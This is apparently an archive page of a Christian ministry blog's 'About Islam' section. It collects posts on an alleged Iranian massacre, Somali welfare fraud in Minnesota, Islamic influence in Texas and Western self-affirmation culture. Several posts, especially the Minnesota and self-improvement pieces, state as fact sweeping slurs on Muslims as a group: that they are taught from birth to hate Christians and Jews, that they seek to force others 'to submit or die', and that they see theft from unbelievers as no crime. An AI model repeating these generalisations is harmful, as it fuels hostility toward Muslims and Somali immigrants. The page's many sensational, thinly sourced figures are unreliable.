Middle East on the Brink: Iran's Massacre in Digital Darkness and What Comes Next

JANUARY 26, 2026
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, JIHAD

Iran's regime reportedly killed tens of thousands of citizens in a 48-hour massacre. Internet blackouts hide the horror. Trump weighs military options. Israel braces for retaliation.

The Middle East stands on the brink of a crisis that could reshape the entire region. From Iran to Jerusalem, tensions are escalating at a pace not seen in a generation. While the world watches, a humanitarian catastrophe is unfolding in Iran—one that may be the largest massacre since the regime's brutal crackdown decades ago.

Between January 8th and 9th, the Iranian regime allegedly slaughtered tens of thousands of its own citizens during a 48-hour rampage against protesters. Conservative estimates place the death toll at 43,000, though some reports suggest the number could reach 60,000 to 80,000. The regime itself admits to 30,000 deaths. Yet despite the scale of this atrocity, the world has seen only fragments of the horror—thanks to an internet blackout that has lasted over 400 hours.

What we do know paints a picture of unimaginable evil. Videos smuggling out of Iran show hospitals overflowing with body bags, parents desperately searching for their children, and citizens fleeing to the mountains or the sea to escape regime soldiers. Reports describe troops raiding homes and executing civilians, then refusing to release bodies unless families pay exorbitant fees. One doctor calls it “a genocide in digital darkness.”

📹 Watch CBN News Report: Middle East on the Brink

CBN News correspondent reports from Jerusalem on the unfolding crisis, President Trump’s military options, and what this means for Israel and the region.

LIVE: Middle East on the Brink
https://youtube.com/watch?v=EBV3BEEcPjA

Video courtesy of CBN News

Protests in 400 Cities—and a Regime in Panic

The scale of Iran's uprising is unprecedented. Protests have erupted in over 400 towns and cities across the Islamic Republic, with demonstrators demanding freedom from the tyrannical regime that has imposed its brand of Shia Islam on the population for decades.

Consequently, the regime is responding with maximum brutality. Soldiers are using military-grade weapons against unarmed civilians. Prisoners are reportedly being injected with high levels of potassium—a method designed to cause death two or three days after release, making the murders harder to trace. Families are being forced to watch their loved ones disappear into a system designed to eliminate dissent.

Moreover, the targets tell a story. Many protesters are attacking mosques—not out of hatred for faith, but because the regime has turned these religious sites into headquarters for the Iranian Revolutionary Guard Corps (IRGC). The people of Iran are rejecting the theocratic dictatorship that has ruled them since 1979.

Trump's Military Options: Strike or Blockade?

As the USS Abraham Lincoln arrives in the region after more than a week of delays, President Trump faces a critical decision. The United States now has the military capability to strike the Iranian regime directly. However, a new option is also on the table: a naval blockade.

A naval blockade would be considered a *casus belli*—a cause for war—but could economically paralyze the regime without firing a shot. Meanwhile, U.S. Secretary of State Scott Benson reports that regime leaders are wiring tens of millions of dollars out of the country, suggesting they may be preparing to flee.

Furthermore, Admiral Brad Cooper is coordinating with Israeli Defense Forces Chief of Staff Zamir to prepare for Iran's inevitable retaliation. If the U.S. strikes, Iran is expected to respond not against American forces, but against Israel—just as it did twice before, launching hundreds of ballistic missiles, UAVs, and drones.

Israel Braces for Retaliation

Major airlines have already cancelled flights in and out of Israel, citing the "sensitive period" as the region holds its breath. If President Trump orders a military strike on Iran, Israel will likely face another barrage of missiles. Thankfully, the UAE, UK, and Jordan have pledged to help intercept incoming threats.

Additionally, Israel is conducting a massive operation in Gaza to recover the body of Ron Gavili, the last hostage from the October 7th attacks. The recovery would bring closure to families and the nation after one of the darkest chapters in Israeli history.

Northeast Syria: A Bright Spot Under Threat

While the world focuses on Iran, another crisis is unfolding in northeast Syria. The city of Kobani—famous for its heroic stand against ISIS years ago—is now under siege by the Syrian regime of al-Sharah (also known as al-Golani).

This region represents one of the few democratic bright spots in the Middle East. In fact, there's a church in Kobani where Muslim-background believers worship freely—a testament to the religious liberty that existed before the current Syrian army, composed largely of jihadists, began its assault.

Similarly, the release of ISIS prisoners from Syrian jails threatens to reignite terrorism across the region. The bright spot of northeast Syria may be extinguished unless the international community acts.

What This Means for Prophecy and the Church

The upheaval in Iran carries profound prophetic significance. For years, Bible prophecy teachers have pointed to Persia (modern-day Iran) as a key player in end-times events, particularly in Ezekiel 38-39's description of the Gog and Magog coalition against Israel.

However, what we're witnessing may be the weakening or even collapse of the current Iranian regime—potentially changing the prophetic landscape. The Iranian people are rejecting Islamic theocracy and demanding freedom. Churches in the Middle East are praying for revival to sweep through Persia, just as it did in the book of Esther.

Key prophetic considerations:

- Iran's role in Ezekiel 38-39 assumes a hostile regime
- A regime change could alter regional alliances
- The cry for freedom echoes biblical themes of liberation
- God's sovereignty over nations remains constant (Daniel 2:21)

🙏 How to Pray

CBN's correspondent closed his report with this prayer focus:

For Iran:

- Comfort for families who have lost loved ones
- Protection for the injured and wounded
- Medical help for those fleeing or hiding
- Freedom from the tyrannical regime

For President Trump:

- Wisdom to know how to tip the scales
- Discernment between naval blockade and military strike
- Protection for U.S. forces in the region

For Israel:

- Protection from ballistic missile retaliation
- Successful recovery of Ron Gavili's body
- Wisdom for Prime Minister Netanyahu

For Northeast Syria:

- Protection from jihadist forces
- Preservation of religious liberty
- Containment of released ISIS prisoners

Where to Watch & Learn More

CBN News Coverage:

- Share this live feed with your friends and family: **/ cbnnewsonline**
- Like CBN on Facebook: **/ cbnnews**
- Like CBN on Twitter: **/ cbnnews**
- Follow CBN on Instagram: **/ cbnnews**

Stay Informed:

- Follow **CBN News** for breaking updates from Jerusalem
- Check International Christian Concern for persecution reports
- Monitor Israeli news sources (Times of Israel, Jerusalem Post)

It's All About Me

DECEMBER 13, 2025
CATEGORIES: ABOUT ISLAM

As Western self-improvement turns into self-affirmation, Islam advances a submission-based worldview. Why selfish culture collapses under conviction.

Self-Improvement Became Selfish

By J. Jeff Toler for Shenandoah Christian Alliance **j.toler@sca4christ.org**

- *"Wisdom is the principal thing; therefore get wisdom: and with all thy getting get understanding"* —Proverbs 4:7 (KJV)

In earlier generations, we were expected to grow up by growing better. You worked on yourself. You became healthier, learned more, overcame bad habits, and gained wisdom. Maturity actually required self-improvement.

Today, the pressure has reversed. Instead of striving to become better people (however you choose to define that term), many now insist that the world must accept them exactly as they are. Don't bother asking questions or inviting debate. Others are expected not only to accept this stance, but adjust to these expectations, wants, desires, beliefs, and yes—this worldview. It's demanded of us. You may now be asking, "Who is us?"

If this is framed as an *us-versus-them* dynamic—them being the younger generations—the burden of change has shifted to us with our "old" worldviews. We are the ones expected to adapt.

I am not mistaken about this new paradigm. There are several major areas of culture where the "the world must accommodate me" model isn't just present—it's actively promoted, institutionalized, and rewarded. Explore the most significant ones and you'll find the same conclusion: there has been a profound shift from self-improvement to self-assertion.

Too many people are now less concerned with how we treat one another, so long as everyone else meets *their* expectations.

Areas Where This New Paradigm Is Encouraged, Promoted, and Valued:

1. Social Media Ecosystems: Your feelings define reality; your followers validate it.

This is obvious on platforms like Instagram, TikTok, and X. They reward something called *performative authenticity*—the attitude of "this is just who I am, deal with it." This, we're told, is the new authentic.

- Identity signaling over character development
- Emotional venting as moral authority
- A culture of instant affirmation rather than growth or correction

Algorithms amplify content that affirms identities, grievances, and personal brands—not introspection or humility[1]

2. Consumer Culture and Advertising: You are perfect as you are—just buy this product.

This message is everywhere:

- Radical self-acceptance instead of self-improvement
- Convenience over discipline
- Desire as entitlement
- "Treat yourself" elevated to a virtue

Even self-care is commodified into comfort rather than resilience.

3. Higher Education and Identity-Based Academics: Personal lived experience is unquestionable; dissent is harm.

In many programs:

- Identity groups are framed as immutable categories of oppressor and oppressed
- Personal subjectivity is treated as authoritative
- Discomfort is equated with psychological harm
- Institutional policies prioritize affirmation over challenge

This produces graduates who expect institutions—and society—to adapt to them.

4. Corporate HR Culture: The workplace must conform to each employee's identity needs.

Corporate DEI regimes often:

- Prioritize feelings over performance
- Treat personal identity as the organizing principle of work life
- Expect employers and coworkers to continually adjust language, behavior, and norms
- Encourage reporting "micro-aggressions" based on subjective perception

Result: the workplace becomes a psychological safe space rather than a professional environment.

5. Entertainment, Media, and Celebrity Culture: Self-definition is unquestionable; criticism is oppression.

Here we see:

- Stories of identity as self-invention
- Virtue signaling
- "My truth" elevated above truth
- Heroes who are validated rather than transformed

Celebrities, influencers, and activists reinforce the notion that society must affirm whatever one claims to be.

6. "Therapy-Lite" and Pop Psychology: Self-esteem is more important than self-discipline.

Modern therapeutic trends—especially online—over-emphasize:

- Internal validation
- Removing "toxic" people who challenge you
- Treating normal struggle as trauma
- Framing personal boundaries as demands others must obey

Instead of strengthening individuals, the trend expects others to prevent discomfort.

7. Politics and Activism: Identity grants moral authority and political power.

Activist movements often:

- Treat subjective perception as reality
- Ground moral status in group identity rather than character
- Demand structural changes to validate personal feelings
- Redefine disagreement as violence or erasure

This shifts focus from civic responsibility to personal recognition and entitlement.

8. Public Education (K–12) in Many Regions: Affirmation is safety; challenge is harmful.

Many—not all—public and private schools have adopted:

- SEL frameworks that prioritize self-validation
- Policies requiring affirmation of student identities regardless of parental input
- Classroom norms that avoid competition, struggle, or correction

This teaches children to expect adults and institutions to adjust around their emotions.

A Culture Racing Toward Crisis

Our culture is racing toward a crisis of relevance, purpose, and meaning. All of these examples explain why loving others is more than a message for Christians to hide in their hearts. Consider how the timeline has changed:

The Sad Summary of the 25-Year Shift in Self-Improvement

2000s: Self-improvement meant discipline, productivity, and good habits.
2010s: Self-improvement centered on meaning, emotional insight, boundaries, and authenticity.
2020s: Self-improvement now means self-acceptance, identity affirmation, and lifestyle curation.
In other words, people are becoming selfish, pampered, weak, and foolish.

The pendulum has swung from self-discipline to self-understanding and finally to self-affirmation. The next step is, of course, self-serving. This matters more than we may think. It explains why so many social and cultural conflicts of our day were spawned, nurtured, and harvested by people who—with all their zeal—are serving only their own interests. Those who want to change the world have not gained the wisdom necessary for the task.


A Cautionary Example

Previously, we examined the issue of cognitive dissonance and how it contributed to one of the largest fraud scandals in modern history. Although the Lutheran Church's charity and service were rightly based on the principle of love, they were missing two essential elements: wisdom and discernment. They erred by outsourcing their charitable ministry to the secular state.

I cannot say this is how all churches in Minnesota operate. But I will say that too many Christians have become habituated to the easy gospel—the progressive gospel—because it appeals to their focus on self-improvement. Such Christians are a poor match for the Somali Muslims who are overwhelming them in their own neighborhoods.

Christian ministry must include the tireless work of sharing the Gospel of Jesus Christ. It requires effort—seeking opportunities where proclamation is not only possible but necessary.

The Reality and Risks for a Muslim Convert—Has Nothing to do With Self-Improvement



Sabatina James

Muslims will not accommodate the Lutherans in Minnesota. They have brought with them a worldview dedicated to forcing everyone to submit or die. Self-improvement, in the Western sense, is meaningless within that framework. Even so, many Muslims are converting to Christianity because of personal experiences, including powerful dreams and visions of Jesus.

Disillusioned with Islamic extremism and oppressive patriarchy, they are attracted to Christian teachings on God's unconditional love and grace, the peaceful community of believers, and the possibility of a direct, personal relationship with God. Still, conversion carries severe risks—family rejection, threats, and persecution.

Imagine two things if you can: tepid, self-improved believers inspiring the faithful adherents of Islam to see how Christian faith is lived. Would such believers be willing to love sacrificially for Christ as the Muslim is willing to die for Allah? Time is running out. The enemy is not at the door. He is already inside the henhouse.

See for yourself an astonishing testimony: the true story of **Sabatina James** on the **Michael Knowles** *Daily Wire* podcast:

"I Was Given To A Man When I Was A Child" Michael & The Sharia Survivor | Sabatina James
https://youtube.com/watch?v=EG_ZsBLyAkw

—

1. Performative authenticity is the strategic presentation of one's "real self" in public, especially online, where authenticity becomes a curated performance shaped by audience expectations (Marwick & Boyd, 2011; Banet-Weiser, 2012.)

2. **https://www.wbur.org/cognoscenti/2021/11/30/censorship-free-speech-julie-wittes-schlack?utm**


3. **https://youtube.com/shorts/4Prxp4_yhco?si=KgJoWvfjYRl3Klrn** Youtube short: change yourself, not the world

4. **https://globalchristianrelief.org/stories/why-are-muslims-converting-to-christianity/**

Photo by **Lala Azizli** on **Unsplash**

Biden Funded Jihadi Terrorist Groups; Trump Still Wobbly

DECEMBER 11, 2025
CATEGORIES: ABOUT ISLAM



by Clare M. Lopez
December 2025

Only now are some of these reports about how the Biden administration provided millions of dollars to jihadi and terror-linked groups around the world coming to light. The good news is that with exposure, such funding can now be ended under the second Trump administration.

Concern remains, though, about the new White House team's belief that jihadis can somehow be wooed with friendly outreach and financial incentives.

"U.S. Government Provides **Millions to Malaysia's Muslim Brotherhood**" by Sam Westrop at *Focus on Western Islamism*, November 12, 2025

- More U.S. taxpayer funds given to a Malaysian offshoot of the Muslim Brotherhood—that actually pledged support for the 7 October 2023 HAMAS massacre in Israel

"Waste of the Day: Hate-Filled **Mamdani Allies Get Public Funding**" by Jim Hoft at *Gateway Pundit*, November 19, 2025

- How does this happen? The Arab American Association of New York (previously led by antisemite Linda Sarsour), received over $4 million between 2017-2024.
-

"From jailed jihadist to the Oval Office: **Syria's president caps unlikely rise with Trump** meeting" by Chantal Da Silva, Ammar Cheikh Omar, Abigail Williams and Monica Alba at *NBC News*, November 10, 2025

- More here – "**Trump Platforms Former al-Qaeda Terrorist** Ahmed Al-Sharaa at White House" by John Leake at *Focal Point (Courageous Discourse)* Substack, November 11, 2025

SOURCE: **LIBERATO**

A Pirate's Life for Minnesota

DECEMBER 1, 2025
CATEGORIES: ABOUT ISLAM

Looting and Pillaging the System

By J. Jeff Toler for Shenandoah Christian Alliance **j.toler@sca4christ.org**

- *"Yo ho, yo ho, a pirate's life for me. We pillage, we plunder, we rifle and loot. Drink up me 'earties, yo ho."*

Between 800 and 1100 AD, immigrant Muslim Arabs and Persians established coastal trading posts along the Gulf of Aden and the Indian Ocean, solidifying present-day Somalia's close commercial ties to the Arabian Peninsula. In the late 19th century, Britain, France, and Italy carved colonies out of the Somali Peninsula—colonies that lasted until 1960, when British Somaliland and Italian Somaliland gained independence and formed the Republic of Somalia. The new nation functioned as a parliamentary democracy until 1969.

That year, Mohamed Siad Barre seized control in a coup. During his 22-year socialist dictatorship—and in an effort to centralize power—Siad declared that the Somali clan system had to be eradicated. Big mistake. Clan identity was, and remains, the essential cultural and social organizing principle in Somali life.

- *“When a strong man, fully armed, guards his own house, his possessions are safe. But when someone stronger attacks and overpowers him, he takes away the armor in which the man trusted and divides up his plunder.”* —Luke 11:21–22

Predictably, the people resisted his socialist regime, and the military overthrew him in 1991. The result was total state collapse. After the tragic “Black Hawk Down” rescue attempt in Mogadishu, the international community largely backed away from further intervention—at least until the piracy began.

Somali pirates plundered the waters around Somalia—from the Indian Ocean to the Gulf of Aden and beyond—for nearly twenty years before it was no longer viable for them to continue.

Crime can certainly arise from desperation and survival, especially when hope is absent. But the deeper truth is found in Somalia’s toxic confluence of tribalism and the brute force of Islamism.

Somalia is 99.9% Muslim, with 98% adhering to the Sunni tradition. No Western country should expect the Somalis to assimilate to a code of conduct they have never known or appreciate.

The economic situation is catastrophic. Somalia exported roughly **$2.424 billion** in 2024, but imported **$9.002 billion**—a deficit so vast it makes piracy and welfare fraud far more explicable. For many Somalis, the only viable path to survival is emigration—and once abroad, they bring their social structures with them. In the U.S., the Minneapolis–St. Paul metroplex became, by far, the largest Somali community. That was no accident.

Somali migration to the United States was not random. It was facilitated by the refugee-resettlement infrastructure—dominated by faith-based organizations known as Voluntary Agencies, or VOLAGs. Beginning in the early 1990s, the most active VOLAGs were Catholic Charities/U.S. Conference of Catholic Bishops (USCCB).

Alongside them stood the Lutheran Immigration and Refugee Service (LIRS), drawing from both ELCA and LCMS congregations. LIRS became one of the top three VOLAGs in Somali resettlement. Because Minnesota has historically deep Lutheran roots, its congregations pushed hard for refugee sponsorship while LIRS offices in the Upper Midwest handled massive caseloads. Lutheran networks were arguably the single most influential force in concentrating Somalis in Minnesota.

Other agencies have played significant roles as well:

- Church World Service (CWS) in New York, Texas, North Carolina, and Washington
- Episcopal Migration Ministries (EMM) in Virginia, Texas, and California
- World Relief through the National Association of Evangelicals (NAE) in Washington State, Idaho, North Carolina, and Georgia
- And, somewhat surprisingly, the Hebrew Immigrant Aid Society (HIAS), which has become a major resettler of non-Jewish refugees—including Somali Muslims.

Overall, the church infrastructure of the Upper Midwest—especially among Lutherans—explains why Minnesota became the global center of the Somali diaspora outside East Africa. Approximately 80,000 Somalis now live in Minnesota, roughly 1.25% of the state's population, all within just 30 years. VOLAGS are largely dependent on Government funding through grants from the U.S. Department of State and the Office of Refugee Resettlement (ORR). The U.S. government has spent billions on refugee and asylee resettlement over the past 15 years, with federal funding accounting for approximately $331.5 billion of an estimated total of $457.2 billion.

The Journey From Piracy to Welfare Fraud

The churches in America could have learned a great deal about politics simply by watching events in the world around them. Yet now, the news has broken across the internet: Minnesota has become the epicenter of one of the most astonishing episodes of public-fund looting in modern memory. Billions of taxpayer dollars have vanished—funneled through sham nonprofits, phantom service providers, and shell corporations. Even more disturbing, federal investigators report that some of the stolen money ended up in the hands of **Al-Shabaab**, the al-Qaeda-linked terrorist group in East Africa.

One law-enforcement official put it plainly in a statement that should have stunned the nation:

"The largest funder of Al-Shabaab is the Minnesota taxpayer."

A significant portion of this fraud has been traced to bad actors operating within Minnesota's Somali community—individuals who learned to manipulate the state's sprawling welfare bureaucracy with remarkable precision. What was intended as compassion transformed into a racket.

Consider the Medicaid **Housing Stabilization Services (HSS)** program. Designed to help seniors, addicts, and the disabled find stable housing, it instead became a gold mine for opportunists. In just a few years, payments exploded from **$2.6 million** to more than **$104 million**, much of it flowing to "providers" operating out of run-down storefronts or empty office suites—billing the state for services they never offered and never intended to deliver.

This isn't merely bureaucratic incompetence. It is a case study in what happens when a government loses the will to govern—when a culture of unearned trust collides with actors who have every incentive to exploit it.

Christopher Rufo

It is also what happens when people in power, enabled by those of goodwill but lacking discernment, lose their will to govern with honesty and integrity. Not because they were evil, but because they were blinded by their own good intentions. In the name of charity, they quietly surrendered to corruption. We discovered the audacity of this crime only when it became too large to conceal. For a full accounting, you please read the **Christopher Rufo** detailed investigation in *City Journal*:
https://www.city-journal.org/article/minnesota-welfare-fraud-somalia-al-shabaab

For many Christians, the influx of Muslims into America is a topic they would rather avoid—until circumstances force their attention. To make matters worse, Muslims are taught from birth to consider Jews and Christians not merely as theological adversaries, but to be hated. They will dissemble as migrants because they have no desire to assimilate into any culture other than Islam.

Yes, the word *Islam* does mean "submission"—but not submission for the Muslim to another authority. It means submission *by everyone else* to them. In that worldview, stealing from the *kafir*—the unbeliever—is not considered a crime.

One final and encouraging thought: don't assume that Muslims cannot convert to Christianity. In the last 3 months alone, over 600 Muslims in the northern Nigeria slaughterhouse have accepted Christ as their savior through the efforts of missionaries like **Judd Saul** and his ministry outreach, *Equipping the Persecuted* here:

- *"Therefore go and make disciples of all nations, baptizing them in the name of the Father and of the Son and of the Holy Spirit, and teaching them to obey everything I have commanded you. And surely I am with you always, to the very end of the age."* —Matt. 28:19-20

Sources:

https://www.dailywire.com/news/send-them-back-trump-is-done-with-somali-migrants-in-minnesota?author=Amanda+Prestigiacomo&category=News&elementPosition=0&row=0&rowType=Vertical+List&title=%E2%80%98Send+Them+Back%E2%80%99%3A+Trump+Is+Done+With+Somali+Migrants+In+Minnesota

https://www.city-journal.org/article/minnesota-welfare-fraud-somalia-al-shabaab

Photo by **Ismail Salad Osman Hajji dirir** on **Unsplash**

Texas at a Crossroads: “DALLASTAN” Under Construction

NOVEMBER 19, 2025
CATEGORIES: ABOUT ISLAM

How Islamic Soft Power Is Reshaping the Lone Star State — And Why Christians Must Stay Vigilant

What Europe Ignored, Texas Is Now Embracing — and the Consequences Could Be Historic

> “My people are destroyed for lack of knowledge.” — Hosea 4:6
>
> “Be sober, be vigilant…” — 1 Peter 5:8

Texas has always stood as a defender of liberty—fiercely independent, deeply Christian, and culturally grounded. Yet according to years of reporting by **RAIR Foundation USA**, the Lone Star State is experiencing a quiet transformation that resembles the early stages of Europe’s dramatic

cultural shift. What Europe dismissed as harmless multiculturalism has since matured into a network of parallel societies, religious enclaves, soft-power structures, and political influence campaigns that reshaped entire cities. Today, many of the same signals are emerging in Texas.

For those who study the intersection of culture, ideology, and faith, the parallels are impossible to ignore. If Texas is America's firewall, then every citizen—especially Christians—should understand the weight of what is happening.

The Warning From Europe — A Path Texas Must Not Follow

When London, Brussels, and Paris began experiencing rapid growth in Islamic enclaves and political influence, leaders downplayed the warnings. They described the changes as diversity, not realizing they were helping midwife the growth of parallel societies that would eventually challenge Western norms.

Articles published by RAIR Foundation USA and demographic analyses cited by Gateway Pundit paint a picture of Texas that looks increasingly similar. The population is shifting, Islamic institutions are expanding, and politicians eager to display tolerance are extending symbolic authority in ways unthinkable a generation ago.

The Conroe Case: When Sharia Came to Texas

Thirteen years ago, Texas saw a glimpse of what imported ideologies can produce when left unchecked. In 2012, according to prosecutors and testimony later documented by RAIR journalist Amy Mek, Jordanian-born **Ali Mahmood Awad Irsan** ran an isolated, Sharia-style household in Conroe.

His compound, described in court as a micro-society cut off from the outside world, reportedly operated under strict religious control—homeschooling designed to block outside influence, alleged welfare fraud to sustain the household, and secret financial ties to Jordan.

When his daughter fled that world—removing her hijab, attending college, and marrying a Christian man—prosecutors said he orchestrated two murders in response. The case remains one of Texas's clearest warnings about ideological enclaves.

Texas Leaders Welcoming a Foreign Imam

In 2025, according to reports by RAIR Foundation USA, the hereditary leader of the global Ismaili sect—**Mawlana Hazar Imam**—visited Texas and received honors normally reserved for foreign heads of state.

Mayors presented him with keys to their cities, issued proclamations, closed streets, arranged police escorts, and organized ceremonial performances blending the U.S. National Anthem with Islamic devotional hymns. These events centered on the newly constructed Ismaili Center Houston—a massive 150,000-square-foot complex seen by many as an ideological foothold.

These rituals resembled civic submission disguised as diversity.

Governor Abbott Draws a Line — And CAIR Pushes Back

In November 2025, Governor Greg Abbott **issued a proclamation designating the Muslim Brotherhood and CAIR as foreign terrorist organizations under Texas law**.

Abbott cited Muslim Brotherhood founder Hassan al-Banna's writings on violent jihad, MB leader Mohammed Badie's violent-insurrection convictions in Egypt, CAIR's listing as an unindicted co-conspirator in the Holy Land Foundation case, FBI testimony describing CAIR as a Hamas-linked front group, and CAIR-linked individuals convicted in terror-related cases.

CAIR denies all allegations and threatened legal action, but Abbott's move reflects the seriousness of the situation.

"Texas Is the Beachhead": A Strategy Revealed by Islamic Activists

A **leaked conversation** reported by RAIR's Amy Mek revealed UK Islamic activists Dilly Hussain and Muhammad Jalal discussing a strategy to reshape Texas and influence conservative America. According to RAIR's transcript, they praised Texas Muslims for "thinking big" and outlined a plan for Muslim converts to infiltrate conservative strongholds—churches, town halls, rural meetings, and media spheres.

They even named high-profile conservative influencers as targets for ideological persuasion.

This was not theory—it was strategy.

A Rapidly Expanding Islamic Infrastructure

Infrastructure is rising as quickly as ideology. Reports cited by RAIR and Gateway Pundit document dozens of new mosques across Texas, hundreds of Islamic institutions in Dallas–Fort Worth and Houston, booming Islamic schools, a $9 billion halal economy, and halal mandates affecting 150,000 Dallas ISD students weekly.

This mirrors the early phases of cultural transformation seen in Europe.

Texas Still Has a Choice — But Christians Must Lead

This is not a battle against individuals, but against ideologies and spiritual powers (Ephesians 6:12). Islam is not merely a religion; it is a political-legal system with its own governance model—one that contradicts the Bible's teaching on salvation, liberty, human dignity, and the role of the state.

Texas must recover its spiritual clarity. Christians must stand firm in truth, resist intimidation, guard their families, discern worldviews, and speak boldly.

> "Choose this day whom you will serve." — Joshua 24:15


For continuing updates, follow RAIR Foundation USA, whose reporting reveals the forces reshaping Texas today.

Sources: Please Read!

- **Gateway Pundit Article**
- **Conroe Honor Killings RAIR**
- **Ismaili Ceremony RAIR**
- **Abbott CAIR Designation RAIR**
- **Islamic Playbook RAIR**

U.S. Security Blind Spots: Six Alarming Failures in Responding to Islamic Threats

NOVEMBER 13, 2025
CATEGORIES: ABOUT ISLAM



Federal Government Watch – Mostly Clueless in Washington

VCA Editor's Note

Federal Government Watch continues to track how U.S. officials respond—often inconsistently—to Islamic ideologies and jihad-linked movements at home and abroad. Their analysis helps expose ongoing blind spots in our national security and diplomatic institutions.
For VCA readers, these stories underscore that the political and legal system of Islam—sharia—stands in direct conflict with Western liberty, individual rights, and the foundations of our civilization, and therefore demands clarity, courage, and unwavering discernment.

1. Planned Jihad Attack Hidden in Plain Sight

"FBI thwarts planned Halloween jihad massacre in Michigan"

